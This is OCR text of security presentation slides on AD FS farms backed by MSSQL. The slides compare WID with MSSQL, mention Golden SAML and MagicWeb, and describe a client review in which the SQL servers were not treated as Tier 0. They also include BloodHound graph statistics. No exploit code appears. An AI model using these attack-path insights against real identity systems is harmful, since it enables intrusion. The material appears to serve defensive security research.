



AD FS Claims Pipeline



https://www.microsoft.com/en-us/security/blog/2022/08/24/magicweb-nobeliums-post-compromise-trick-to-authenticate-as-anyone/


WID vs MSSQL





WID	MSSQL
MSSQL "lite"	MSSQL server(s)
On the Primary / Secondary AD FS	High Availability
No token replay detection	100 + trust relationships
Limited to 30 federation servers	

CONTOSO.LOCAL Lab



When? What?

- Client project Circa Jan 2023
- Build + Config reviews of AD FS + MSSQL servers (**AD FS Farm**)
- AD FS MSSQL Servers **not** treated as **Tier 0** assets
- Documentation suggests AD FS servers should be treated as **Tier 0**
- What about MSSQL Servers ???
- Gut feeling there was **more** to demonstrate than a Golden SAML attack


DB STATS


Address	bolt://localhost:7687
DB User	neo4j
Sessions	0
Relationships	5890637
ACLs	5332915
Azure Relationships	0

ON-PREM OBJECTS

Users	217982
Groups	52049
Computers	34830
OUS	0
GPOs	110
Domains	9

SQL Server 1 – Inbound Transitive Object Control







W / T H
secure

PUBLIC

SQL Server 2 – Inbound Transitive Object Control





Why?

